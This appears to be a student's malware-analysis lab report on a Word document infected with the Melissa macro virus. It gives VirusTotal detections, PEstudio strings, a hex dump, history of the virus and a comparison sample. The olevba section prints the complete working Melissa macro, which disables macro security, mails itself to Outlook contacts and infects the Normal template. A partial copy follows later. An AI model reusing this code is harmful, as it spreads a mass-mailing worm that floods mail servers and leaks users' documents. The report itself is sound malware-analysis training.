

Subject: Threat Intelligence- Dr. Ashu Sharma

Get the sample from same course. Git Repo filename:sample_lab6_18_sep
Create report with following details
<type of file>
<Static analysis>
<what file do>
<Threat Intel (collect similar file info from wild)>
<yara rule>

Magic Number D0 CF and other indicator suggest this as a word document file.

PE studio, Olevba , Hex edit and Virustotal(web – for seeing if hash matches any)

- **All the relevant information is collected pasted as screenshot and then whole info is summarized later in file description.**

[illegible]

Virus Total Verdict: 54 Av detected it as malicious

54

164

?

Community Score

54 security vendors flagged this file as malicious

b3d734f08b01361edce0bde55f3b2fb7befcdcf7fb442789098e8614c67fcd6f

sd7pekukub.dll

create-ole doc exe-pattern macros

44.00 KB

Size

2020-11-19 00:29:08 UTC

10 months ago

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DETECTION	DETAILS	RELATIONS	COMMUNITY
Ad-Aware	VB: Trojan.Emeka.398	AegisLab	Virus.MSWord.Melissa.ntc
AhnLab-V3	W97M/Assilem.F	ALYac	VB: Trojan.Emeka.398
Antiy-AVL	Virus/MSWord.Melissa	Arcabit	HEUR.VBA.V1
Avast	MO97:Downloader-LI [Trj]	AVG	MO97:Downloader-LI [Trj]
Avira (no cloud)	W97M/Melissa.A.1	Baidu	MSWord.Virus.Warc
BitDefender	VB: Trojan.Emeka.398	CAT-QuickHeal	W97M.PSD.A
ClamAV	Win.Trojan.Psycho-3	Comodo	Virus.W97M.Melissa.A@7dke5g
Cyren	Malicious (score: 85)	Cyren	W97M/Melissa.A@mm

GData	VB: Trojan.Emeka.398	Ikarus	Virus.Macro.VBA
Jiangmin	MO/Melissa-based	K7AntiVirus	Macro (0008bf1f1)
K7GW	Macro (0008bf1f1)	Kaspersky	Virus.MSWord.Melissa
MAX	Malware (ai Score=99)	MaxSecure	Virus.MSWord.Psd.a
McAfee	W97M/Melissa.a@MM	McAfee-GW-Edition	BehavesLike.OLE2.Class.px
Microsoft	Virus:W97M/Melissa.A	NANO-Antivirus	Virus.Macro.Melissa.bine
Panda	W97M/Melissa.A	Qihoo-360	Macro.office.vba.gen.3032
Rising	Melissa (CLASSIC)	Sangfor Engine Zero	Malware
SentinelOne (Static ML)	Static AI - Malicious OLE	Sophos	WM97/Meliss-Fam
Sophos ML	WM97/Meliss-Fam	Symantec	W97M.Melissa.gen@mm
Tencent	OLE.Win32.Macro.700021	TotalDefense	Melissa.A:mm
TrendMicro	W97M_MELISSA.A	TrendMicro-HouseCall	W97M_MELISSA.A
VBA32	Virus.MSWord.Melissa	VIPRE	W97M.Melissa.A (v)
ViRobot	W97M.Melissa.A	Yandex	WORD.97.Melissa.BC
Zillya	Virus.Melissa.MacroWord.2	ZoneAlarm by Check Point	Virus.MSWord.Melissa

String Analysis using PE studio:

c:\users\ieuser\desktop\lab 6\sample_lab6_18_e							
indicators (8)							
virustotal (54/64)							
strings (547)							
encoding (2)	size (bytes)	file-offset	blacklist (0)	hint (13)	group (0)	value (547)	
ascii	4	0x00009713	-	utility	-	at_d	
ascii	12	0x0000A5D6	-	utility	-	CreateObject	
ascii	5	0x0000A606	-	utility	-	Logon	
ascii	4	0x0000A768	-	utility	-	Send	
unicode	64	0x0000240C	-	size	-	ci przez cudzoziemca w rozumieniu ustawy z dnia 24 marca 1920r.	
ascii	21	0x00005554	-	office	-	Microsoft Office Word	
ascii	13	0x0000A49E	-	office	-	Document_Open	
unicode	10	0x00007600	-	office	-	Root Entry	
unicode	18	0x00007782	-	office	-	SummaryInformation	
unicode	26	0x00007802	-	office	-	DocumentSummaryInformation	
unicode	6	0x00007880	-	office	-	Macros	
ascii	5	0x000095C7	-	keyboard	-	Space	
ascii	19	0x00009811	-	file	-	Outlook.Application	
ascii	4	0x00000222	-	-	-	h3u	
ascii	4	0x00001946	-	-	-	h7is	
ascii	4	0x00001950	-	-	-	h7is	
ascii	4	0x00001958	-	-	-	h7is	
ascii	4	0x00001970	-	-	-	h7is	
ascii	4	0x00001986	-	-	-	h7is	
ascii	4	0x00001998	-	-	-	h7is	
ascii	4	0x000019AE	-	-	-	h7is	
ascii	4	0x000019C2	-	-	-	h7is	
ascii	4	0x000019CE	-	-	-	h7is	
ascii	4	0x000019DC	-	-	-	h7is	
ascii	4	0x000019F2	-	-	-	h7is	
ascii	4	0x00002FE6	-	-	-	h7is	
ascii	4	0x00002FF4	-	-	-	h7is	
ascii	42	0x00003EDA	-	-	-	urn:schemas-microsoft-com:office:smarttags	
ascii	15	0x00003F06	-	-	-	metricconverter	
ascii	7	0x00003F25	-	-	-	1132 m2	
ascii	5	0x00003F2E	-	-	-	153 m	
ascii	6	0x00003F35	-	-	-	662 m2	
ascii	6	0x00003F3D	-	-	-	701 m2	
ascii	6	0x00003F45	-	-	-	763 m2	
ascii	6	0x00003F4D	-	-	-	784 m2	
ascii	6	0x00003F55	-	-	-	790 m2	
ascii	6	0x00003F5D	-	-	-	818 m2	
signature: n/a							
encoding (2)	size (bytes)	file-offset	blacklist (0)	hint (13)	group (0)	value (547)	
ascii	6	0x00007D48	-	-	-	library	
ascii	13	0x00007D63	-	-	-	4\$PTMP\VBHE\	
ascii	10	0x00007D8B	-	-	-	CvN@SalCvN	
ascii	6	0x00007DB2	-	-	-	OfficeD	
ascii	4	0x00007DCB	-	-	-	GI2D	
ascii	8	0x00007DD0	-	-	-	F8D04C-5	
ascii	14	0x00007DD9	-	-	-	BFA-101B -BDE5	
ascii	5	0x00007DE8	-	-	-	dAA5@	
ascii	8	0x00007DF9	-	-	-	am Files	
ascii	8	0x00007E0E	-	-	-	97.DLLHi	
ascii	5	0x00007E18	-	-	-	P 8.0	
ascii	7	0x00007E2D	-	-	-	e@lissa	
ascii	61	0x00008983	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security	
ascii	5	0x000089C5	-	-	-	Level	
ascii	11	0x000089E9	-	-	-	Security...	
ascii	5	0x000089F9	-	-	-	Macro	
ascii	61	0x00008A21	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security	
ascii	5	0x00008A63	-	-	-	Level	
ascii	5	0x00008A81	-	-	-	Macro	
ascii	5	0x00008A8B	-	-	-	Tools	
ascii	5	0x00008B39	-	-	-	MAPI	
ascii	44	0x00008B53	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\	
ascii	9	0x00008B83	-	-	-	Melissa?	
ascii	14	0x00008B99	-	-	-	... by Kwjiibo	
ascii	7	0x00008BB3	-	-	-	Outlook	
ascii	7	0x00008BC7	-	-	-	profile	
ascii	9	0x00008BD3	-	-	-	password	
ascii	23	0x00008CD7	-	-	-	Important Message From	
ascii	67	0x00008D07	-	-	-	Here is that document you asked for ... don't show anyone else :-)	
ascii	14	0x00008DAF	-	-	-	... by Kwjiibo	
ascii	44	0x00008DC5	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\	
ascii	9	0x00008DF5	-	-	-	Melissa?	
ascii	7	0x00008E87	-	-	-	Melissa	
ascii	7	0x00008ED7	-	-	-	Melissa	
ascii	7	0x00008F07	-	-	-	Melissa	
ascii	7	0x00008F57	-	-	-	Melissa	
ascii	28	0x00008FEF	-	-	-	Private Sub Document_Close()	

Basic Properties ⓘ	
MD5	1f2cdda0739dfffca3002e5caa12bbf9
SHA-1	0a3f52c2c45a94fb212bb02ffceae6deee96a7ed
SHA-256	b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
Vhash	b227c5d2cdd4c2b1ecfb711a72028e06
SSDEEP	384:FLJZbfUV37fp5kHh5zD83HWJxJwStdFQhGoWSpwlyuD9AQH+3+6OZ:Jbfm37f3k7PYHDOWSpMyl4A7d
TLSH	T13913B800A6F58B16E5FB573048FBEBE71F36BC01AE35860B2290730D1D76B90AD61326
File type	MS Word Document
	CDF V2 Document, Little Endian, Os: Windows, Version 5.0, Code page: 1250, Title: ZARZŁD MIASTA OLSZTYNA, Author: UrzŁd Miasta, Template: Normal, Last Saved By: UM Olsztyn, Revision Number: 4, Name of Creating Application: Microsoft Office Word, Total Editing Time: 2t00, Last Printed: Wed May 04 07:33:00 2005, Create Time/Date: Wed May 04 06:11:00 2005, Last Saved Time/Date: Mon May 16 08:04:00 2005, Number of Pages: 1, Number of Words: 496, Number of Characters: 2979, Security: 0
TrID	Microsoft Word document (78.9%)
TrID	Generic OLE2 / Multistream Compound (21%)
File size	44.00 KB (45056 bytes)
History ⓘ	
Creation Time	2005-05-05 06:11:00
First Seen in The Wild	2020-06-11 13:11:16
First Submission	2015-03-25 04:41:47
Last Submission	2018-06-18 11:53:45
Last Analysis	2020-11-19 00:29:08


Metadata:

- File Size : 44 kB
- 2File Modification Date/Time : 2021:09:18 06:11:32+00:00
- 3File Access Date/Time : 2021:09:18 06:11:35+00:00
- 4File Inode Change Date/Time : 2021:09:18 06:11:32+00:00
- 5File Permissions : rw-rwxr--
- 6File Type : DOC
- 7File Type Extension : doc
- 8MIME Type : application/msword
- 9Title : ZARZŁD MIASTA OLSZTYNA
- 10Subject :
- 11Author : UrzŁd Miasta
- 12Keywords :
- 13Template : Normal
- 14Last Modified By : UM Olsztyn
- 15Revision Number : 4
- 16Software : Microsoft Office Word
- 17Total Edit Time : 21.0 minutes
- 18Last Printed : 2005:05:05 07:33:00
- 19Create Date : 2005:05:05 06:11:00
- 20Modify Date : 2005:05:17 08:04:00
- 21Pages : 1
- 22Words : 496
- 23Characters : 2979
- 24Security : None
- 25Code Page : Windows Latin 2 (Central European)
- 26Company : w Olsztynie
- 27Lines : 24
- 28Paragraphs: 6
- 29Char Count With Spaces: 3469
- 30App Version: 11.6360

Hexedit :

0000091E0	65 6E 74 7E 00 AF 00 06 00 1D 00 62 00 00 00 18	ent~.....b....
0000091F0	00 00 00 AF 04 20 00 5E 02 28 00 90 02 45 00 00^.(...E...
000009200	00 68 00 D8 00 00 00 1F 00 57 4F 52 44 2F 4D 65	.h.....WORD/Me
000009210	6C 69 73 73 61 20 77 72 69 74 74 65 6E 20 62 79	lissa·written·by
000009220	20 48 77 79 6A 69 62 6F 00 00 00 D8 00 00 00 23	·Kwyjibo.....#
000009230	00 57 6F 72 6B 73 20 69 6E 20 62 6F 74 68 20 57	.Works·in·both·W
000009240	6F 72 64 20 32 30 30 30 20 61 6E 64 20 57 6F 72	ord·2000·and·Wor
000009250	64 20 39 37 00 FF FF 01 00 00 00 D8 00 00 00 3E	d·97.....>
000009260	00 57 6F 72 6D 3F 20 4D 61 63 72 6F 20 56 69 72	.Worm?·Macro·Vir
000009270	75 73 3F 20 57 6F 72 64 20 39 37 20 56 69 72 75	us?·Word·97·Viru
000009280	73 3F 20 57 6F 72 64 20 32 30 30 30 20 56 69 72	s?·Word·2000·Vir
000009290	75 73 3F 20 59 6F 75 20 44 65 63 69 64 65 21 90	us?·You·Decide!.
0000092A0	CB 4D 02 D8 00 00 00 3A 00 57 6F 72 64 20 2D 3E:·Word-->
0000092B0	20 45 6D 61 69 6C 20 7C 20 57 6F 72 64 20 39 37	·Email· ·Word·97
0000092C0	20 3C 2D 2D 3E 20 57 6F 72 64 20 32 30 30 30 20	·<-->·Word·2000·
0000092D0	2E 2E 2E 20 69 74 27 73 20 61 20 6E 65 77 20 61	...·it's·a·new·a
0000092E0	67 65 21 20 00 94 02 24 00 92 02 01 00 20 00 94	ge!·...\$·...·
0000092F0	02 24 00 96 02 01 00 05 00 94 00 46 00 AE 00 76	·\$.....F...v
000009300	00 20 54 77 65 6E 74 79 2D 74 77 6F 20 70 6F 69	.·Twenty-two·poi
000009310	6E 74 73 2C 20 70 6C 75 73 20 74 72 69 70 6C 65	nts,·plus·triple
000009320	2D 77 6F 72 64 2D 73 63 6F 72 65 2C 20 70 6C 75	-word·score,·plu
000009330	73 20 66 69 66 74 79 20 70 6F 69 6E 74 73 20 66	s·fifty·points·f
000009340	6F 72 20 75 73 69 6E 67 20 61 6C 6C 20 6D 79 20	or·using·all·my·
000009350	6C 65 74 74 65 72 73 2E 20 20 47 61 6D 65 27 73	letters...·Game's
000009360	20 6F 76 65 72 2E 20 20 49 27 6D 20 6F 75 74 74	·over...·I'm·outt
000009370	61 20 68 65 72 65 2E 20 00 98 02 42 40 9A 02 01	a·here...·B@...
000009380	00 67 00 6C 00 FF FF E0 05 00 00 FF FF FF FF D8	.g.l.....
000009390	05 00 00 01 20 B7 00 41 74 74 72 69 62 75 74 00Attribut.
0000093A0	65 20 56 42 5F 4E 61 6D 00 65 20 3D 20 22 4D 65	e·VB_Nam.e·="Me
0000093B0	6C 80 69 73 73 61 22 0D 0A 0A F0 08 42 61 73 02	lissa".....s.
0000093C0	78 31 4E 6F 72 10 6D 61 6C 2E 14 98 43 72 65 20	x1Nor.mal...Cre·
0000093D0	61 74 61 62 6C 01 56 46 61 08 6C 73 65 0C 8C 50	atabl.VFa.lse..P
0000093E0	72 65 64 90 65 63 6C 61 00 0C 49 64 00 DC 08 54	red.ecla..Id...T
0000093F0	72 75 0D 22 45 78 70 6F 04 73 65 14 1C 54 65 6D	ru."Expo.se..Tem
000009400	70 6C 00 61 74 65 44 65 72 69 76 01 15 24 43 75	plateDeriv...Cu
000009410	73 74 6F 6D 69 36 7A 04 87 03 63 50 00 30 00 38	stomi6z...cP.0.8

Deep file inspection: nothing much understandable script



Analysis using olevba : Able to find the embedded macro code which helped to be sure of the virus type.

```
FLARE Fri 09/17/2021 23:31:08.87
C:\Users\IEUser\Desktop\Lab 6>olevba sample_lab6_18_sep > output_sample.txt
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Line #04:

Type	Keyword	Description
AutoExec	Document_Close	Runs when the Word document is closed
AutoExec	Document_Open	Runs when the Word or Publisher document is opened
Suspicious	CreateObject	May create an OLE object
Suspicious	VBProject	May attempt to modify the VBA code (self-modification)
Suspicious	VBComponents	May attempt to modify the VBA code (self-modification)
Suspicious	CodeModule	May attempt to modify the VBA code (self-modification)
Suspicious	AddFromStrings	May attempt to modify the VBA code (self-modification)
Suspicious	System	May run an executable file or a system command on a Mac (if combined with libc.dylib)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code

Macro code found: Actual code logic

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olevba 0.60 on Python 3.7.9 - http://decalage.info/python/oletools
=====
FILE: sample_lab6_18_sep
Type: OLE
-----
VBA MACRO Melissa.cls
in file: sample_lab6_18_sep - OLE stream: 'Macros/VBA/Melissa'
-----
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNamespace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo
BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = "by Kwyjibo"
End If
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Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then
ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If
If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then _
NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If
If DoNT <> True And DoAD <> True Then GoTo CYA
If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If
CYA:
If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name, "Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True: End If
'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email - Word 97 <--> Word 2000 ... it's a new age!
If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points, plus triple-word-score, plus fifty points for using all my letters.  Game's over.  I'm outta here."
End Sub

```

Threat Intel: Various information similar to the sample information:

1. About author and malware as we found similar name in strings, so searching we got the info.

Melissa was coded and released by Kwyjibo (David L. Smith) in Aberdeen, New Jersey, USA and posted to the newsgroup alt.sex using a cracked America Online account. It was named after a stripper Kwyjibo knew in Florida. The virus was for a short time believed to have originated in Europe.

Kwyjibo pleaded guilty on December 9, 1999, and was sentenced to 20 months in federal prison, three years of supervised release, a \$5,000 fine and 100 hours of community service in 2002. The maximum sentence at the time was five years in prison and a \$250,000 fine, but the judge took into consideration the fact that Kwyjibo cooperated with federal and state authorities. He also faced 10 years in prison and a \$150,000 fine on one count of second degree computer-related theft. His total prison time could have added up to nearly 40 years.

Melissa infects the Normal dot template, which is used by default in all Word documents. This gives the virus the ability to infect and send other documents than just the porn site list, potentially leaking sensitive information. Users can also unknowingly spread the virus when other documents become infected and they send them to another computer. If any document is opened or a new document is created, that document will be infected.

Melissa also has another **payload** that triggers itself once an hour and chooses the minute of the payload's delivery by the day (as an example, if the day is April 19, the payload will be delivered on the 19th minute of every hour that day). If an infected document is opened or closed at that minute, Melissa will insert this text into the document

```

Twenty-two points, plus triple-word-score,
plus fifty points for using all my letters.
Game's over. I'm outta here.

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2. Similar Payload we are also seeing in analyzed sample.

Payload

Melissa arrives in an email, with the subject line "Important Message From <email address of the account from which the virus was sent>". The "sender" will be the actual email address that it came from. The body of the message is "Here is that document you asked for ... don't show anyone else :-)" The attachment is named list.doc and contains a list of 80 pornographic websites with usernames and passwords.

When an infected document is opened, Melissa checks if the HKEY_CURRENT_USER\Software\Microsoft\Office registry key has a subdirectory named "Melissa?" exists with "... by Kwyjibo" set as its value. If the value has been set, the virus will not perform the mailing routine. If the value is not set, the virus mails itself to fifty addresses in the user's Address Book.

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Variants

Melissa.W (Prilissa)

The virus arrives as an email attachment. The email text says "This document is very Important and you've GOT to read this!!!"

When Prilissa activates, it displays the message: "Vine...Vide...Vice...Moslem Power Never End...Your Computer Have Just Been Terminated By -- CyberNET -- Virus!!" -. The user's documents will be covered in randomly colored squares. It then overwrites the AUTOEXEC.BAT file to format the hard drive. This message actually came from the virus **Cybernet**, a Macro virus.

This variant may take some code from an earlier macro virus called **Poi** and be a hybrid of Melissa and this macro.

Effects

While the virus had no deliberately malicious payload, it did place a burden on email servers, making it a **Denial of Service** attack. Also the "damages" were mostly lost productivity due to companies closing down their servers. Many people in the IT industry said that the situation could have been much worse, as all the virus really did was email itself.

Kwiyibo said in court that he did not code the virus to deliberately cause any harm, believing any damage would be incidental and/or minimal. He claimed the virus was even designed to not cause damage to computers.

The virus is reported to have caused \$90 million of damage in North America alone and about \$1.1 billion worldwide. Some estimates say at least 100,000 computers were infected and 300 organizations reported infections. Game publisher GT Interactive accidentally sent out the virus in a press release. The company said Melissa did not do them any damage, but did cause a great deal of embarrassment.

CERT claims that Melissa was reported in countries as far away as Canada, the Netherlands, New Zealand, Qatar, Singapore, Sweden, and the United Kingdom. In addition, CERT claims that 233 organizations and 81,285 computers had Melissa infections and that one site reported receiving 32,000 copies of mail messages containing Melissa on its systems within 45 minutes.

In a situation similar to that of the **Michelangelo** hysteria, people began buying anti-virus software and scanning their computers, only to find much older viruses that did not receive as much media hype.

Source: <https://malwiki.org/index.php?title=Melissa>

3. We also found similar logic and way of working matching to our sample.

How it Works

When opening a document infected with the 'Melissa.A', the virus creates **an e-mail** with the following features:

- **Subject:** Important Message From "sender name"
- **Text:** Here is that document you asked for ... do not show anyone else 😊
- **Attachments:** a file with a DOC.

The recipients of this message were **the first 50 addresses** 'Melissa.A' found in the address book in **Outlook**. This was the first macro virus that used this technique, until this moment there hadn't been a virus that affected users by sending a Word document within an email.



- From: (name of infected user)
- Subject: Important Message From (name of infected user)
- To: (50 names from alias list)
- Body: Here is that document you asked for ... don't show anyone else ;-)
- Attachment: LIST.DOC

Do notice that Melissa can arrive in any document, not necessarily just in this LIST.DOC where it was spread initially.

Most of the recipients are likely to open a document attachment like this, as it usually comes from someone they know.

Infection

After sending itself out, the virus continues to infect other Word documents. Eventually, these files can end up being mailed to other users as well. This can be potentially disastrous, as a user might inadvertently send out confidential data to outsiders.

The virus activates if it is executed when the minutes of the hour match the day of the month; for example, 18:27 on the 27th day of a month. At this time the virus will insert the following phrase into the current open document in Word:

- o "Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here".

This text, as well as the alias name of the author of the virus, "Kwyjibo", are all references to the popular cartoon TV series called "The Simpsons". For more information on this connection, see [this Simpsons web page](#):

- <http://www.imada.ou.dk/~jews/TheSimpsonsArchive/episodes/7G02.html>

Source: <https://www.f-secure.com/v-descs/melissa.shtml>

Similar samples and matching behaviour:

Sample 1:

SHA 256 - 0A56BAAB11A888B2741BFFC5FE7A52596B58F1D8E842770B21DE82BD12A20484

pestudio 9.15 - Malware Initial Assessment - www.winitor.com [c:\users\devil\downloads\sample - melissa\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484]

[illegible]

Similar strings:

encoding (4)	size (bytes)	file-offset	blacklist (b)	hint (20)	group (3)	value (501)
ascii	4	0x00006880	-	-	-	..G
ascii	8	0x00006892	-	-	-	..outta.h
ascii	5	0x00006F64	-	-	-	Macro
ascii	5	0x00006F8E	-	-	-	Tools
ascii	12	0x00006FF4	-	-	-	Outlook.Apps!
ascii	61	0x00007A66	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
ascii	5	0x00007AA8	-	-	-	Level
ascii	11	0x00007ACC	-	-	-	Security=
ascii	5	0x00007ADC	-	-	-	Macro
ascii	61	0x00007B04	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security
ascii	5	0x00007B46	-	-	-	Level
ascii	5	0x00007B64	-	-	-	Macro
ascii	5	0x00007B8E	-	-	-	Tools
ascii	5	0x00007C1C	-	-	-	MAPL
ascii	44	0x00007C36	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\
ascii	9	0x00007C66	-	-	-	Melissa?
ascii	14	0x00007C7C	-	-	-	...by Kwajibo
ascii	7	0x00007C96	-	-	-	Outlook
ascii	7	0x00007CAA	-	-	-	profile
ascii	9	0x00007CB6	-	-	-	password
ascii	23	0x00007DBA	-	-	-	Important Message From
ascii	67	0x00007DEA	-	-	-	Here is that document you asked for ... don't show anyone else :-)
ascii	14	0x00007E92	-	-	-	...by Kwajibo
ascii	44	0x00007EAB	-	-	-	HKEY_CURRENT_USER\Software\Microsoft\Office\
ascii	9	0x00007ED8	-	-	-	Melissa?
ascii	7	0x00007F6A	-	-	-	Melissa
ascii	7	0x00007F8A	-	-	-	Melissa
ascii	7	0x00007FEA	-	-	-	Melissa
ascii	7	0x0000803A	-	-	-	Melissa
ascii	8	0x000082BE	-	-	-	Document
ascii	31	0x000082EC	-	-	-	WORD/Melissa written by Kwajibo
ascii	35	0x00008314	-	-	-	Works in both Word 2000 and Word 97
ascii	62	0x00008344	-	-	-	Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
ascii	59	0x0000838C	-	-	-	Word -> Email Word 97 <-> Word 2000 ... it's a new age!
ascii	119	0x000083EA	-	-	-	Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game=
ascii	8	0x00008480	-	-	-	Attribut
ascii	8	0x00008489	-	-	-	e VB Nam

Processes Tree

- ↳ 3068 - %windir%\System32\svchost.exe -k WerSvcGroup
- ↳ 1032 - wmiadap.exe /F /T /R
- ↳ 2024 - %windir%\system32\wbem\wmiprvse.exe
- ↳ 2796 - %windir%\system32\DllHost.exe /Processid:{3EB3C877-1F16-487C-9050-104DBCD66683}
- ↳ 2644 - "%ProgramFiles(x86)%\Microsoft Office\Office14\WINWORD.EXE" %SAMPLEPATH%
- ↳ 2748 - %windir%\splwow64.exe 12288
- ↳ 2852 - "%ProgramFiles(x86)%\Microsoft Office\Office14\OUTLOOK.EXE" -Embedding

Embedded logic similar to above sample : Sample snippet

```
Attribute VB_Name = "Melissa"
Attribute VB_Base = "4Normal.Melissa"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
On Error Resume Next
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
End If
Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo
BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
BreakUmOffASlice.Body = "Here is that document you asked for ... don't show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
```


